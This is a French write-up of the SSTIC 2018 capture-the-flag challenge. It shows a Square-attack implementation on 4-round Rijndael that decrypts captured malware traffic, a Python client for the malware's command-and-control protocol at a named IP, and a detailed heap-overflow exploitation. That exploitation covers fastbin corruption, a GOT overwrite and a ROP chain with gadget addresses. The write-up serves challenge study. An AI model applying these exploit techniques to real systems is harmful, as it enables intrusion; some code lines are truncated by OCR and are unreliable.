
Les paquets chiffrés commencent tous par un entête de 40 octets, lui-même commençant par 8 octets fixes (0xD1DEC0DE41414141 en little endian) et continuant par 8 octets fixés à l'initialisation du programme, par défaut “babar007”, mais pouvant être remplacés avec l'argument -a du binaire.

Point remarquable : Cela nous donne 16 octets fixes et prévisibles en début de chaque clair. De plus, on remarque dans la capture que les IV s'incrémentent, c'est à dire que si l'IV d'un paquet envoyé par le client au serveur est i, l'IV du paquet suivant envoyé par le client au serveur est $i + 1$. Observation que l'on confirme en étudiant la fonction `scomm_nextiv`.

Comme, en mode CBC, l'IV est XOR-é au premier bloc, et comme beaucoup de paquets sont échangés dans les deux sens, on a bien assez de datas pour avoir 256 paquets envoyé dans chaque sens dont le premier bloc chiffré ne diffère que d'un octet, nous avons tout ce qu'il nous faut pour implémenter la `Square Attack` sur Rijndael. Cette attaque permet de retrouver la key de round 4 octet par octet de la manière suivante :

— On choisit une valeur de $K_{4,i}$ le i-ème octet de la clef de Tour 4.
— On calcule $Sbox^{-1}[C_{i,j} \oplus K_{4,i}]$ pour chacun des chiffrés correspondant, $C_{i,j}$ étant le i-ème octet du j-ème Chiffré.
— On XOR les 256 valeurs résultantes. Si le résultat n'est pas 0, alors la valeur choisie pour $K_{4,i}$ n'est pas bonne.

La description complète de l'attaque est disponible dans le document de Rijndael disponible à cette



```
loc_4038A0:
movzx   edx, byte ptr [r15-10h]
mov     rcx, r15
mov     esi, 4
xor     [rbx], dl
movzx   edx, byte ptr [r15-0Fh]
mov     rdi, r13
xor     [rbx+1], dl
movzx   edx, byte ptr [r15-0Eh]
add     r15, 10h
xor     [rbx+2], dl
movzx   edx, byte ptr [r15-1Dh]
xor     [rbx+3], dl
movzx   edx, byte ptr [r15-1Ch]
xor     [rbx+4], dl
movzx   edx, byte ptr [r15-1Bh]
xor     [rbx+5], dl
movzx   edx, byte ptr [r15-1Ah]
xor     [rbx+6], dl
movzx   edx, byte ptr [r15-19h]
xor     [rbx+7], dl
movzx   edx, byte ptr [r15-18h]
xor     [rbx+8], dl
movzx   edx, byte ptr [r15-17h]
xor     [rbx+9], dl
movzx   edx, byte ptr [r15-16h]
xor     [rbx+0Ah], dl
movzx   edx, byte ptr [r15-15h]
xor     [rbx+0Bh], dl
movzx   edx, byte ptr [r15-14h]
xor     [rbx+0Ch], dl
movzx   edx, byte ptr [r15-13h]
xor     [rbx+0Dh], dl
movzx   edx, byte ptr [r15-12h]
xor     [rbx+0Eh], dl
movzx   edx, byte ptr [r15-11h]
xor     [rbx+0Fh], dl
mov     rdx, rbx
add     rbx, 10h
call    rijndaelEncrypt
cmp     r12, rbx
jnz     loc_4038A0
```

FIGURE 5 – Seuls 4 rounds sont utilisés par Rijndael

adresse : https://csrc.nist.gov/csrc/media/projects/cryptographic-standards-and-guidelines/documents/aes-development/rijndael-ammended.pdf, plus précisément à la page 38

On arrive ainsi avec un certain nombre de clefs complètes de tour 4 possible. Suivant les sets de chiffrés choisis, entre 4000 et 20000, qui sont des nombres assez faibles, et on peut se permettre de toutes les tester et de regarder si les déchiffrés correspondent bien à ce qu'on veut obtenir.

Avant cela, il nous faut déduire la clef originale de la clef de Tour 4, fort heureusement, dans notre cas, cela est aisé. Comme décrit sur le stackexchange dédié à la crypto (https://crypto.stackexchange.com/questions/50543/in-aes-keyschedule-infer-all-round-keys-and-cipher-key-from-last-round-key), si w sont les mots (de 4 octets) des clefs dérivées $w[0]$, $w[1]$, $w[2]$ et $w[3]$ formant la clef original, on a la relation suivante dans la dérivation : $w[i] = w[i-4] \oplus F_i(w[i-1])$ opération qui s'inverse facilement avec le changement de variable $j = i - 4$: $w[j] = w[j+4] \oplus F_i(w[j+3])$

Avec F une fonction assez simple n'utilisant que les Sbox et la constante de round.

Ce qui nous donne le code Python suivant (les constantes prenant trop de place, elles ont été omises ici) :

```
def checkBalanced(tab):
    res=0
    for i in tab:
        res = res^i
    return res == 0

#Key Schedule
def rotate(i): #R
    return ((i&0x00FFFFFF)<<8) | ((i&0xFF000000)>>24)

def schedule_core(i,rconpointer): #SC_rconpointer(i)
    t=rotate(i)
    a= (S[(t&0xFF000000)>>24]<<24)
      | (S[(t&0x00FF0000)>>16]<<16)
      | (S[(t&0x0000FF00)>>8]<<8)
      | (S[t&0x000000FF])
    return a ^ (roundconstant[rconpointer]<<24)

def F(j,word):
    if j % 4 == 0:
        return schedule_core(word,j//16+1)
    else:
        return word


def r4ToKey(w0,w1,w2,w3):
    t=[w0,w1,w2,w3]
    for i in range(3,-1,-1):
        nw3 = F(4*i+3,t[2])^t[3]
        nw2 = F(4*i+2,t[1])^t[2]
        nw1 = F(4*i+1,t[0])^t[1]
        nw0 = F(4*i  ,nw3 )^t[0]
        t=[nw0,nw1,nw2,nw3]
    return t

def dec(key,block,iv):
    R=Rijndael(key)
    decblock=R.decrypt(block)
    clear="".join([chr(iv[i]^(ord(decblock[i]))) for i in range(16)])
    return clear
```

```
tab =  [ [ (k,checkBalanced([ Si[ k ^ i[j]  ] for i in blocks2break]) )
for k in range(256) ] for j in range(16) ]
newtab = [ [val[0] for val in keypos if val[1] ] for keypos in tab]
r4keys = list(itertools.product(*newtab))
r4candidates=[( (i[0]<<24)|(i[1]<<16)|(i[2]<<8)|(i[3]),
   (i[4]<<24)|(i[5]<<16)|(i[6]<<8)|(i[7]),
   (i[8]<<24)|(i[9]<<16)|(i[10]<<8)|(i[11]),
   (i[12]<<24)|(i[13]<<16)|(i[14]<<8)|(i[15]) ) for i in r4keys]
keycandidates=[r4ToKey(i[0],i[1],i[2],i[3]) for i in r4candidates]
keys = [ [ (i[0]&0xFF000000)>>24,
      (i[0]&0x00FF0000)>>16,
      (i[0]&0x0000FF00)>>8,
      (i[0]&0x000000FF),
      (i[1]&0xFF000000)>>24,
      (i[1]&0x00FF0000)>>16,
      (i[1]&0x0000FF00)>>8,
      (i[1]&0x000000FF),
      (i[2]&0xFF000000)>>24,
      (i[2]&0x00FF0000)>>16,
      (i[2]&0x0000FF00)>>8,
      (i[2]&0x000000FF),
      (i[3]&0xFF000000)>>24,
      (i[3]&0x00FF0000)>>16,
      (i[3]&0x0000FF00)>>8,
      (i[3]&0x000000FF)] for i in keycandidates]
strkeys=[ "".join([chr(k) for k in key]) for key in keys]

viable = [ key for key in strkeys
   if dec(key,Data[42][1],Data[42][0]) == dec(key,Data[43][1],Data[43][0]) ]
```

Dans chacun des cas, viable ne contenait qu'un seul élément, la bonne clef. (si ce n'est pas le cas, comparer d'autres éléments, ou même comparer au clair attendu)

Dans le résultat, on obtenait plusieurs choses interessantes : Un premier paquet contenant des données binaires, étranges, puis des commandes ls, et leurs réponses, le téléchargement d'un fichier `confidentiel.tgz` et l'upload d'un fichier `surprise.tgz`. Il est aisé de les extraire, n'étant eux-même pas une deuxième fois chiffrés ou réencodés, il suffit de penser à enlever les entetes de paquets dans les clairs lorsqu'on recompose le fichier.

Le fichier `confidentiel.tgz` contient deux choses : un extrait du leak Vault7 des fichiers de la CIA par Wikileaks, et un fichier `super_secret`, contenant le tant attendu flag suivant :

```
SSTIC2018{07aa9feed84a9be785c6edb95688c45a}
```

Le fichier `surprise.tgz` contient des images de chiens déguisés en homard parce que pourquoi pas, mais ne contient plus rien d'utile à l'avancée de notre challenge. La principale utilité de ces images et des pdf Vault7 était de fournir assez de data pour nous permettre de mener à bien l'attaque Square sur Rijndael à 4 tours.

4 Dernière Étape : Let's Hack Back

Pour cette dernière étape, beaucoup plus d'efforts ont du être fournis. Tout d'abord, un meilleur reverse du binaire est à faire, nous savons à peine comment ce binaire fonctionne, mis à part qu'il permet l'execution de commandes par le serveur sur un client, ainsi que l'upload et le download de fichiers sur le client.

Tout d'abord, on s'aperçoit qu'il y a un mécanisme de routes, permettant ainsi d'avoir un mécanisme de relais, où chaque machine infectée peut se connecter à une autre machine infectée qui servira de relais de messages pour et venant du Command and Control. Puisque notre but est de chercher à controller dans

une certaine mesure le command and control, il faudra probablement utiliser ce mécanisme et trouver une faille quelque part dedans, étant donné qu'un serveur (le même binaire, lancé avec le flag -c et en argument le flag qui se situe dans ce binaire), n'acceptera pas une commande qu'il est censé envoyer.

On a aussi un mécanisme de hello, où un client qui se connecte envoie un message vide au serveur, permettant d'indiquer son identifiant unique qu'il a lui-même tiré au hasard. Si le client s'est connecté directement au C&C, celui-ci renvoie un message vide, mais s'il s'est connecté à une autre machine infectée qui sert de relais, ce dernier lui renvoie des informations concernant la machine à laquelle ce relais est lui-même connecté, dont un `memcpy` de la structure `sockaddr` correspondant. C'est ce qu'on retrouve dans le clair du premier paquet envoyé par le serveur dans notre capture pcap. Nous avons ainsi trouvé le C&C : il se situe à l'adresse 195.154.105.12 sur le port 36735

Il ne nous reste ainsi plus qu'à identifier la vulnerabilité, l'exploiter, d'abord en local, puis sur le serveur, pour espérer récupérer l'adresse mail finale

Avant tout, on va "fuzzer" un peu le serveur. On va lancer fancynounours dans une sandbox (on n'a pas vu de code particulièrement malveillant, mais sait-on jamais ...) en mode serveur, et on va écrire un client simple et léger en python qui va nous permettre d'essayer plein de choses en rapport avec les routes.

Voilà le code d'un client simple. Rijndael est une classe Python trouvée sur Internet (https://gist.github.com/jeetsukumaran/1291836), modifiée pour n'utiliser que 4 tours.

```
import Rijndael
import struct
import socket
import random

IpDst="195.154.105.12"
PortDst=36735

intBabar007=0x3730307261626162
intCeqejeve=0x6576656a65716563

class babar007:
    PubKey=65537


    MyRSAModulus=2818822077718695736451491180440270562818449303854076305714277168015904274866266594
    MyRSAPrivateKey=8448681214066609754965384631183642013739231224438961330720897571041763838930386

    MyRijndaelKey=0x626b3a5c5e06a255c7f09a40d6a0d86d
    MyPaddedKey=0x000245fd2629157c0dc0e5296450018d43ecf2c21b8cf91575549c82f8d3e6d4d7c65f0dc9d479c8d7

    MyID = 0x6d65694e6d65694e



    def intfromBytes(self,bytestr):
        res=0
        for i in range(len(bytestr)):
            res=256*res+bytestr[i]
        return res

    def BytesFromInt(self,size,val):
        str="{1:0{0}x}".format(2*size,val)
        return bytes([int(str[2*i:2*(i+1)],16) for i in range(size)])


    def makeheader(self,src,dst,sht,msgtype,msgsize,ceqejeve=intCeqejeve):
        header=struct.pack("<QQQQHHI",0xD1D3C0DE41414141,ceqejeve,src,dst,sht,msgtype,msgsize+40)
```

```
        return header

    def __init__(self,ip,port,rand1=False):
        self.sock=socket.socket(socket.AF_INET, socket.SOCK_STREAM,proto=0) #Open TCP Socket
        self.sock.connect( (ip,port) )
        self.sock.send(self.BytesFromInt(256,self.MyRSAModulus))
        ServModulus = self.intfromBytes(self.sock.recv(256))
        CryptedKey=pow(self.MyPaddedKey,self.PubKey,ServModulus)
        self.sock.send(self.BytesFromInt(256,CryptedKey))
        CryptedServKey=self.intfromBytes(self.sock.recv(256))
        ServKey=self.BytesFromInt(256,pow(CryptedServKey,self.MyRSAPrivateKey,self.MyRSAModulus))[-16

        f=open("/dev/urandom","rb")

        random.seed(ServModulus+CryptedServKey+self.intfromBytes(f.read(10)))
        f.close()
        if rand1:
            self.MyID=random.randint(1,pow(2,64)-2)
        self.REnc=Rijndael.Rijndael("".join([chr(i) for i in ServKey]))
        self.RDec=Rijndael.Rijndael("".join([chr(i) for i in self.BytesFromInt(16,self.MyRijndaelKey)

    def newiv(self):
        return self.BytesFromInt(16,0)

    def decrypt(self,iv,crypted):
        cleartext=["" for i in range(len(crypted)//16)]
        prevblock=iv
        for i in range(len(crypted)//16):
            block=crypted[i*16:(i+1)*16]
            decblock=self.RDec.decrypt(block)
            cleartext[i]="".join([chr(prevblock[i]^(ord(decblock[i]))) for i in range(16)])
            prevblock=block
        return bytes([ord(i) for i in "".join(cleartext)])

    def encrypt(self,iv,cleartext):
        #first of all, let's padd with \x00's
        a=len(cleartext)%16
        if a == 0:
            msg=cleartext
        else:
            msg=cleartext+(16-a)*b"\x00"
        prevblock=iv
        ciphertext=[b"" for i in range(len(msg)//16+1)]
        ciphertext[0]=prevblock
        for i in range(len(msg)//16):
            block = bytes([
                prevblock[byte] ^
                msg[i*16:(i+1)*16][byte]
                for byte in range(16)])
            encblock=bytes([ord(i) for i in self.REnc.encrypt([i for i in block])])
            prevblock=encblock
            ciphertext[i+1]=encblock
        return b"".join(ciphertext)


    def s_recv(self):
        r=self.sock.recv(0x4)
```

```
        if r==b"":
            raise Exception("Socket has been closed")
        size=struct.unpack("<I",r)[0]
        crypteddata=self.sock.recv(size)
        if crypteddata==b"":
            raise Exception("Socket has been closed")

        return self.decrypt(crypteddata[:16],crypteddata[16:])

    def s_send(self,msg): #We suppose the msg is well-formed
        ciphertext=self.encrypt(self.newiv(),msg)
        self.sock.send(struct.pack("<I",len(ciphertext)))
        self.sock.send(ciphertext)

    def sendmsg(self,msgtype,msg):
        size=len(msg)+40
        self.s_send(self.makeheader(self.MyID,0,0,msgtype,size)+msg)

    def recvandprint(self):
        msg=self.s_recv()
        payload=msg[40:]
        sht,msgtype,size=struct.unpack("<HHI",msg[32:40])
        print("""Received Message from {0} for {1}.
        Magic bytes were {2}.
        Unknown short was {3},.
        Type was {4}(=0x{4:04x}).
        Size was {5}""".format(msg[16:24],msg[24:32],msg[:16],sht,msgtype,size))
        if size == 40:
            print("There is no data according to header")
        else:
            print("Message is {}".format("".join([chr(i) for i in msg[40:size]])))
        if len(msg) == size:
            print("There is no overflow and no padding from the information")
        else:
            print("There is the data after the announced size. It might just be padding")
            print("".join([chr(i) for i in msg[size:]]))
        print("Complete payload :")
        print(payload)
        print("Complete Message :")
        print(msg)
        print("\n")


    def end(self):
        self.sock.close()

    def ping(self,size,ID=-1):
        if ID == -1:
            ID=self.MyID
        self.s_send(self.makeheader(ID,0,256,0,size))
        return self.s_recv()

    def newClient(self,ID):
        instance.s_send(instance.makeheader(ID,0,0,1,40)+b"\00"*40)

def newInstance(IP="127.42.42.42",Port=31337,rand=False):
    instance=babar007(IP,Port,rand1=rand)
```

```
    instance.sendmsg(1,b"")
    instance.recvandprint()
    return instance
```

Cette Classe nous permet de nous connecter à une instance fancynounours et, à l'aide de newClient, d'annoncer des nouvelles fausses instances de fancynounours qui se seraient connecter. À force d'essai, on s'aperçoit que si un client annonce lui-même beaucoup de connections, le C&C semble crasher. En reproduisant le bug, en débuggant fancynounours avec gdb, on s'aperçoit de l'existence d'une erreur de type off-by-one dans la fonction add_to_route, qui permet d'écraser dans certains cas le champ size du chunk suivant.

La littérature ne manque pas d'exemples d'exploitation d'une telle faille, mais malheureusement, un certain nombre de vérifications sont faites dans la version de la glibc associée, qui semble être la glibc 2.27, la dernière version sortie de la glibc. Ces vérifications nous demandent, pour toutes les attaques décrites dans le `malloc maleficarum` [2], ainsi que pour les autres attaques que l'ont peut trouver sur Internet, de connaitre au préalable les adresses de la heap et/ou de la stack, choses dont nous n'avons aucune idée de comment récuperer...

Qu'à celà ne tienne ! Nous trouverons nous-même une attaque !

Première observation : la première fois qu'on a une réécriture possible, c'est après avoir fait un premier réalloc, une fois qu'un client annonce avoir lui-même son 12-ème client, et le réalloc suivant ne sera effectué qu'à l'annonce du 13-ème client.

Deuxième observation : Au début, nous sommes dans les petites tailles, c'est-à-dire dans le domaine des fastchunks [3], qui utilise des listes simplement chainées, et ne déclare pas les chunks libre s'ils le sont de la même manière que pour des chunks normaux (c'est-à-dire en mettant le bit de poids faible du champ size du chunk suivant à 0).

Troisième observation : En ouvrant plusieurs connections et en annonçant des sous-clients successivement, on parvient à faire suivre les chunk mémoire utilisées par les tables de routage, de telle manière à ce qu'un overflow d'une table de routage affecte les metadonnées du chunk mémoire de la table de routage suivante.

Quatrième observation : fancynounours utilise ici realloc (qui est la fonction adaptée) pour agrandir l'espace alloué à ses tables de routage. Or realloc ne va jamais piocher dans les fastbin [4], même s'il existe un fastchunk libre adapté, pour réallouer un chunk. En revanche, si le chunk qu'il doit réallouer est assez grand pour accomoder la taille demander, realloc ne bougera pas les données et renverra le pointeur qu'on lui a donné.

Après plusieurs jours de recherches, une stratégie fut trouvée :

1. Nous allons ouvrir dans un premier temps trois connections au C&C, que nous nommerons a, b, et c
2. Nous allons annoncer 8 sous clients à a, puis à b, puis à c, provoquant un premier réalloc correspondant à chacune des tables de routage associées à ces trois connections.
3. Nous avons alors 3 chunks de taille 0x60 les uns à la suite des autres, d'abord a, puis b, puis c.
4. Nous allons déjà provoquer un premier overflow de la table de routage de la connection a, en écrasant la taille du chunk de la table de routage b par $0xC1$, de manière à faire croire à l'allocateur mémoire que ce chunk recouvre également le chunk alloué pour la table de routage de c.
5. Ensuite, nous allons écraser la taille du chunk de la table de routage de c, mais sans provoquer de réalloc. Nous allons remplacer la taille de ce chunk par $0x41$, qui est la taille allouée pour la table de routage d'une connection à l'initialisation d'une connection.
6. Nous allons alors fermer la connection c, ce qui `free` le chunk associé à sa table de routage, qui est mis dans la fastbin [5] correspondant à la taille $0x40$, grâce à l'écrasement que nous venons de faire. Ainsi, le premier champ de ce qui était la data de c est un pointeur vers l'élément suivant de la fastbin $0x40$.

2. Point amusant : le nom est tiré d'un ouvrage du moyen-âge, le "malleus maleficarum", c'est à dire le "Marteau des sorcières", un ouvrage à l'origine de l'imaginaire collectif actuel des sorcières, expliquant comment reconnaitre une sorcière, et comment procéder à leur capture et à leur élimination, un rôle qui fait écho au "malloc maleficarum" qui explique comment exploiter des failles dans ptmalloc, et qui a influencé un certain nombre de noms d'attaques supplémentaires sur ptmalloc

3. Après discussion, une fois le challenge terminé, avec d'autres personnes ayant résolu plus rapidement le challenge que moi, j'ai un doute, et je ne sais pas si le mécanisme en question est celui des fastchunks ou celui de de tcache, mais quoiqu'il arrive, le comportement observé dans ce contexte précis est le même

4. ni dans tcache

5. ou tcache, ce point reste à vérifier

7. En overflowant la table de routage de b, `realloc` considère que le chunk est lui-même assez grand, et donc ne déplace pas la data, et ainsi, l'élément suivant ajouté va écraser le pointeur, nous permettant de corrompre la fastbin $0x40$. Il nous suffit donc d'écraser ce pointeur par le pointeur WHERE, qui nous permet de choisir l'adresse qu'on va écraser.
8. On ouvre une nouvelle connection, d. `fancynounours` va entre autres allouer un espace mémoire de taille $0x40$ pour la table de routage de cette nouvelle connection. Il va donc prendre le premier élément de la fastbin, qui correspond au chunk libéré par c. Le premier élément de la fastbin sera ainsi au pointeur WHERE.
9. On ouvre une derniere connection, e. L'allocateur mémoire va donc associer un chunk à l'adresse WHERE, nous permettant d'y ecrire.
10. La connection e annonce un client dont l'ID sera WHAT. `fancynounours` écrira donc WHAT WHERE, ce qui nous donne l'opportunité d'un arbitrary write de 8 octets.

Nous avons ainsi un arbitrary write de 8 octets. Seul problème, notre exploit ayant complètement cassé l'allocateur mémoire, nous ne pouvons plus nous permettre ni de modifier les tables de routage, ni de provoquer le moindre appel à l'allocateur de mémoire. Nous ne pouvons donc pas réiterer cet arbitrary write.

Il nous faut donc choisir attentivement ce qu'on va écraser, et par quoi, afin de convertir l'arbitrary write en une execution de code controlé. `fancynounours` bénéficie de l'ASLR, et n'a aucune page mémoire ayant les flags d'écriture et d'execution en même temps. Nous n'avons donc pas le choix, nous devons rediriger le flux d'execution. Le choix se porte sur la zone .got.plt, qui se situe à adresse fixe, et contient des pointeurs de fonctions. Deux fonctions présente dans la .plt sont interessantes : `memcpy` et `strncpy` : elles sont appelées à des moment utiles : soit la réception d'un nouveau message (pour `memcpy`, dans `scomm_recv`) soit lors du relais d'un message qui n'est pas destiné au C&C (pour `strncpy`).

Le premier reflexe est de forger un paquet provoquant l'éxécution de la fonction `start_execute_job`. Le premier est que cette fonction fait des appels aux appels systèmes `pipe`, `fork` et `exec`, qui sont tous les trois interdits par un `prctl` qui est lancé par `fancynounours` au début de celui-ci, s'il est lancé avec le flag '-c'.

Il va donc falloir utiliser une ROP chain.

L'outil ROPgadget (https://github.com/JonathanSalwan/ROPgadget) est très utile, il nous sort une grande liste de gadget dans laquelle piocher. Notre but sera de successivement :

— copier nos chemins dans une zone dont on connait l'adresse et où on a le droit d'écriture, par exemple .data
— faire appel à l'appel système open
— faire appel à l'appel système getdents (pour afficher la liste des fichiers dans un dossier) ou à read (pour lire le contenu du fichier, une fois que l'on saura le quel on veut lire)
— faire appel à l'appel système write (pour écrire le résultat dans une socket qui correspond à une connection chez nous)

Parce que c'est plus simple, bien que plus précaire, nous allons supposer que le C&C est "neuf" et que aucun autre candidat ne se connecté au C&C pendant que nous menons l'attaque. La première hypothèse est facile à assurer, il suffit de faire crasher le C&C, les expériences montrant qu'il redémarre quelques secondes plus tard. La deuxième demandera probablement plusieurs essais, et un peu d'insistance, mais ça reste un quasi-prérequis, parce que si quelqu'un se connecte pendant qu'on fait l'exploit, le C&C crashera.

Dans le cadre de ces hypothèses, nous savons que le open ouvrira le fd 8, et que les fd 3 à 7 correspondent tous à des sockets que nous controllons (par exemple, le fd 3 correspondra à la socket de la connection a)

Avec les ROPGadgets suivants :

— 0x0000000000400766 : pop rdi ; ret
— 0x00000000004017dc : pop rsi ; ret
— 0x0000000000454ee5 : pop rdx ; ret
— 0x0000000000454e8c : pop rax ; ret
— 0x000000000047fa05 : syscall ; ret
— 0x0000000000489291 : mov qword ptr [rsi], rax ; ret

Nous pouvons charger en mémoire les chemins voulus pour les arguments d'open, ainsi que choisir les syscalls appelés ainsi que leurs arguments. Il ne nous manque que le début. Le plus simple sera d'écraser `strncpy`, et de faire 6 `pop` et un `ret` (ou d'augmenter rsp de $0x30$) afin que le ROP commence dans la data (et non les entêtes) du paquet transmis. Fort heureusement un tel gadget existe : * 0x0000000000489fed : add rsp, 0x30 ; ret

À partir de là, nous pouvons explorer le système de fichiers, et nous trouvons un dossier `secret` contenant un fichier qui contient la valeur

65r1o0q1380ornqq763p96r74n0r51o816onpp68100s5p4s74955rqqr0p5507o@punyyratr.ffgvp.bet

Ce qui ressemble à une adresse mail, mais on en cherche une de la forme @challenge.sstic.org. On remarque que les . sont aux bons endroits, et que les répétitions de lettres (comme le double-l ou le double-s) se trouvent également au bon endroit. C'est un chiffrement mono-alphabétique. Le premier essai à faire est un ROT13, d'où la commande

```
echo "65r1o0q1380ornqq763p96r74n0r51o816onpp68100s5p4s74955rqqr0p5507o@punyyratr.ffgvp.bet"
| tr "a-zA-Z" "n-za-mN-ZA-M"
```

qui donne l'adresse mail finale :

65e1b0d1380beadd763c96e74a0e51b816bacc68100f5c4f74955edde0c5507b@challenge.sstic.org